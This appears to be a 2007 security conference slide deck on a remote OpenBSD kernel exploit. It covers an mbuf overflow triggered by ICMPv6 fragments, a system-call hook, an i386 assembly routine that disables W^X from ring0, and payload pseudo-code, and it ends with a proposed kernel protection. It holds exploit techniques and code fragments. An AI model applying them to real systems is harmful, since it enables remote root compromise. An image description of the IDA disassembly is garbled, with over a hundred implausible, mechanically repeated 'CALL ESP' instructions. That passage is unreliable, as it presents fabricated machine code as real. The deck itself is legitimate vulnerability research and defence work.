

"Only two remote holes in the default install"

Alfredo A. Ortega

June 30, 2007

Mbuf buffer overflow

Buffer overflow

Researching the "OpenBSD 008: RELIABILITY FIX" a new vulnerability was found: The *m_dup1()* function causes an overflow on the *mbuf* structure, used by the kernel to store network packets.




Figure: mbuf chain overflow direction

The function *m_freem()* crashed...

Searching for a way to gain code execution

The screenshot displays the IDA Pro interface with a control flow graph (CFG) for the function `loc_D0344C00`. The graph consists of several basic blocks connected by control flow edges. A red dashed circle highlights a `CALL` instruction in the block `loc_D0344C9F`, which is reached via a branch from `loc_D0344C98`. The `CALL` instruction is `CALL EBX, PTR [EBX+424h]`. The graph also shows other blocks with instructions like `MOV EAX, [EBX+30h]`, `MOV ESP, 0Ch`, `CALL ESP`, `CALL ESP, [EBX+10h]`, `CALL ESP, [EBX+12h]`, `CALL ESP, [EBX+14h]`, `CALL ESP, [EBX+16h]`, `CALL ESP, [EBX+18h]`, `CALL ESP, [EBX+1Ah]`, `CALL ESP, [EBX+1Ch]`, `CALL ESP, [EBX+1Eh]`, `CALL ESP, [EBX+20h]`, `CALL ESP, [EBX+22h]`, `CALL ESP, [EBX+24h]`, `CALL ESP, [EBX+26h]`, `CALL ESP, [EBX+28h]`, `CALL ESP, [EBX+2Ah]`, `CALL ESP, [EBX+2Ch]`, `CALL ESP, [EBX+2Eh]`, `CALL ESP, [EBX+30h]`, `CALL ESP, [EBX+32h]`, `CALL ESP, [EBX+34h]`, `CALL ESP, [EBX+36h]`, `CALL ESP, [EBX+38h]`, `CALL ESP, [EBX+3Ah]`, `CALL ESP, [EBX+3Ch]`, `CALL ESP, [EBX+3Eh]`, `CALL ESP, [EBX+40h]`, `CALL ESP, [EBX+42h]`, `CALL ESP, [EBX+44h]`, `CALL ESP, [EBX+46h]`, `CALL ESP, [EBX+48h]`, `CALL ESP, [EBX+4Ah]`, `CALL ESP, [EBX+4Ch]`, `CALL ESP, [EBX+4Eh]`, `CALL ESP, [EBX+50h]`, `CALL ESP, [EBX+52h]`, `CALL ESP, [EBX+54h]`, `CALL ESP, [EBX+56h]`, `CALL ESP, [EBX+58h]`, `CALL ESP, [EBX+5Ah]`, `CALL ESP, [EBX+5Ch]`, `CALL ESP, [EBX+5Eh]`, `CALL ESP, [EBX+60h]`, `CALL ESP, [EBX+62h]`, `CALL ESP, [EBX+64h]`, `CALL ESP, [EBX+66h]`, `CALL ESP, [EBX+68h]`, `CALL ESP, [EBX+6Ah]`, `CALL ESP, [EBX+6Ch]`, `CALL ESP, [EBX+6Eh]`, `CALL ESP, [EBX+70h]`, `CALL ESP, [EBX+72h]`, `CALL ESP, [EBX+74h]`, `CALL ESP, [EBX+76h]`, `CALL ESP, [EBX+78h]`, `CALL ESP, [EBX+7Ah]`, `CALL ESP, [EBX+7Ch]`, `CALL ESP, [EBX+7Eh]`, `CALL ESP, [EBX+80h]`, `CALL ESP, [EBX+82h]`, `CALL ESP, [EBX+84h]`, `CALL ESP, [EBX+86h]`, `CALL ESP, [EBX+88h]`, `CALL ESP, [EBX+8Ah]`, `CALL ESP, [EBX+8Ch]`, `CALL ESP, [EBX+8Eh]`, `CALL ESP, [EBX+90h]`, `CALL ESP, [EBX+92h]`, `CALL ESP, [EBX+94h]`, `CALL ESP, [EBX+96h]`, `CALL ESP, [EBX+98h]`, `CALL ESP, [EBX+9Ah]`, `CALL ESP, [EBX+9Ch]`, `CALL ESP, [EBX+9Eh]`, `CALL ESP, [EBX+A0h]`, `CALL ESP, [EBX+A2h]`, `CALL ESP, [EBX+A4h]`, `CALL ESP, [EBX+A6h]`, `CALL ESP, [EBX+A8h]`, `CALL ESP, [EBX+AAh]`, `CALL ESP, [EBX+ACh]`, `CALL ESP, [EBX+AEh]`, `CALL ESP, [EBX+B0h]`, `CALL ESP, [EBX+B2h]`, `CALL ESP, [EBX+B4h]`, `CALL ESP, [EBX+B6h]`, `CALL ESP, [EBX+B8h]`, `CALL ESP, [EBX+BAh]`, `CALL ESP, [EBX+BCh]`, `CALL ESP, [EBX+BEh]`, `CALL ESP, [EBX+C0h]`, `CALL ESP, [EBX+C2h]`, `CALL ESP, [EBX+C4h]`, `CALL ESP, [EBX+C6h]`, `CALL ESP, [EBX+C8h]`, `CALL ESP, [EBX+CAh]`, `CALL ESP, [EBX+Ch]`, `CALL ESP, [EBX+CEh]`, `CALL ESP, [EBX+D0h]`, `CALL ESP, [EBX+D2h]`, `CALL ESP, [EBX+D4h]`, `CALL ESP, [EBX+D6h]`, `CALL ESP, [EBX+D8h]`, `CALL ESP, [EBX+DAh]`, `CALL ESP, [EBX+DCh]`, `CALL ESP, [EBX+DEh]`, `CALL ESP, [EBX+E0h]`, `CALL ESP, [EBX+E2h]`, `CALL ESP, [EBX+E4h]`, `CALL ESP, [EBX+E6h]`, `CALL ESP, [EBX+E8h]`, `CALL ESP, [EBX+EAh]`, `CALL ESP, [EBX+ECh]`, `CALL ESP, [EBX+EEh]`, `CALL ESP, [EBX+F0h]`, `CALL ESP, [EBX+F2h]`, `CALL ESP, [EBX+F4h]`, `CALL ESP, [EBX+F6h]`, `CALL ESP, [EBX+F8h]`, `CALL ESP, [EBX+FAh]`, `CALL ESP, [EBX+FC]`.

The bottom status bar shows the current file path: `IDA - H:\openbsd\bsd.lib (bsd) - [IDA View-A]`.

C code equivalent

/sys/mbuf.h

```
#define _MEXTREMOVE(m) do { \
    if (MCLISREFERENCED(m)) { \
        _MCLDEREFERENCE(m); \
    } else if ((m)->m_flags & M_CLUSTER) { \
        pool_put(&mclpool, (m)->m_ext.ext_buf); \
    } else if ((m)->m_ext.ext_free) { \
        (*(m)->m_ext.ext_free)((m)->m_ext.ext_buf, \
            (m)->m_ext.ext_size, (m)->m_ext.ext_arg); \
    } else { \
        free((m)->m_ext.ext_buf, (m)->m_ext.ext_type); \
    } \
    (m)->m_flags &= ~(M_CLUSTER|M_EXT); \
    (m)->m_ext.ext_size = 0;          /* why ??? */ \
} while (/* CONSTCOND */ 0)
```

IcmpV6 packets

Attack vector

We use two IcmpV6 packets as the attack vector




Figure: Detail of IcmpV6 fragments

Where are we?

Code execution

We really don't know where in kernel-land we are. But *ESI* is pointing to our code.




Figure: Initial and final situations

Now what?

Hook (remember DOS TSRs?)

We hook the system call (Int 0x80)




Figure: System call hook

Note: If the OS uses *SYSENTER* for system calls, the operation is slightly different.

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
 - 4.1 Get LDT position
 - 4.2 Extend DS and CS on the LDT (This disables W^X!)
 - 4.3 Copy the user-mode code to the the stack of the process
 - 4.4 Modify return address for the syscall to point to our code

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
 - 4.1 Get LDT position
 - 4.2 Extend DS and CS on the LDT (This disables W^X!)
 - 4.3 Copy the user-mode code to the the stack of the process
 - 4.4 Modify return address for the syscall to point to our code
5. Restore the original Int 0x80 vector (remove the hook)

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
 - 4.1 Get LDT position
 - 4.2 Extend DS and CS on the LDT (This disables W^X!)
 - 4.3 Copy the user-mode code to the the stack of the process
 - 4.4 Modify return address for the syscall to point to our code
5. Restore the original Int 0x80 vector (remove the hook)
6. Continue with the original syscall

OpenBSD W^X internals

W^X: Writable memory is never executable

i386: uses CS selector to limit the execution. To disable W^X, we extend CS from ring0.




Figure: OpenBSD selector scheme and extension

Defeating W^X from ring0


Our algorithm, independent of the Kernel:

```
    sldt    ax                ; Store LDT index on EAX
    sub    esp, byte 0x7f
    sgdt   [esp+4]           ; Store global descriptor table
    mov    ebx, [esp+6]
    add    esp, byte 0x7f
    push   eax                ; Save local descriptor table index
    mov    edx, [ebx+eax]
    mov    ecx, [ebx+eax+0x4]
    shr    edx, 16            ; base_low -> edx
    mov    eax, ecx
    shl    eax, 24            ; base_middle -> edx
    shr    eax, 8
    or     edx, eax
    mov    eax, ecx           ; base_high -> edx
    and    eax, 0xff000000
    or     edx, eax
    mov    ebx, edx           ; ldt -> ebx
; Extend CS selector
    or     dword [ebx+0x1c], 0x000f0000
; Extend DS selector
    or     dword [ebx+0x24], 0x000f0000
```


Injected code

W^X will be restored on the next context switch, so we have two choices to do safe execution from user-mode:

Turning off W^X (from usermode)



Creating a W+X section




Figure: Payload injection options

Questions before going on?

Now we are executing standard user-mode code, and the system has been compromised.

```
preserving editor files
starting network daemons: sendmail inetd sshd.
starting local daemons:.
standard daemons: cron.
Fri May 11 11:27:18 ART 2007

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: Stopped at 0xd611a92d: pushal
ddb> trace
end(d6107f00,d0894bdc,d0894ac4,d623fbd0) at 0xd611a92d
nd6_output(d0d7703c,d0d7703c,d6215e00,d0894bc0,d623fbd0,d0d7703c,d0894b54,0) at
nd6_output+0x1bc
ip6_output(d6215e00,0,0,4,0,d0894c54,20,0) at ip6_output+0xe3d
icmp6_reflect(d6215e00,20,0,d6215b00) at icmp6_reflect+0x2b9
icmp6_input(d0894e0c,d0894dc8,3a,d6227000) at icmp6_input+0x55f
ip6_input(d6227000,d0d3ab00,0,d0893000) at ip6_input+0x43c
ip6intr(58,10,10,10,d0893000) at ip6intr+0x5e
Bad frame pointer: 0xd0894e24
ddb> c

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: _
```

Proposed protection

Limit the Kernel CS selector

The same strategy than on user-space. Used on PaX (<http://pax.grsecurity.net>) for Linux.




Figure: OpenBSD Kernel CS selector shrink

Final Questions?

Thanks to:

Gerardo Richarte: Exploit Architecture

Mario Vilas and Nico Economou: Coding support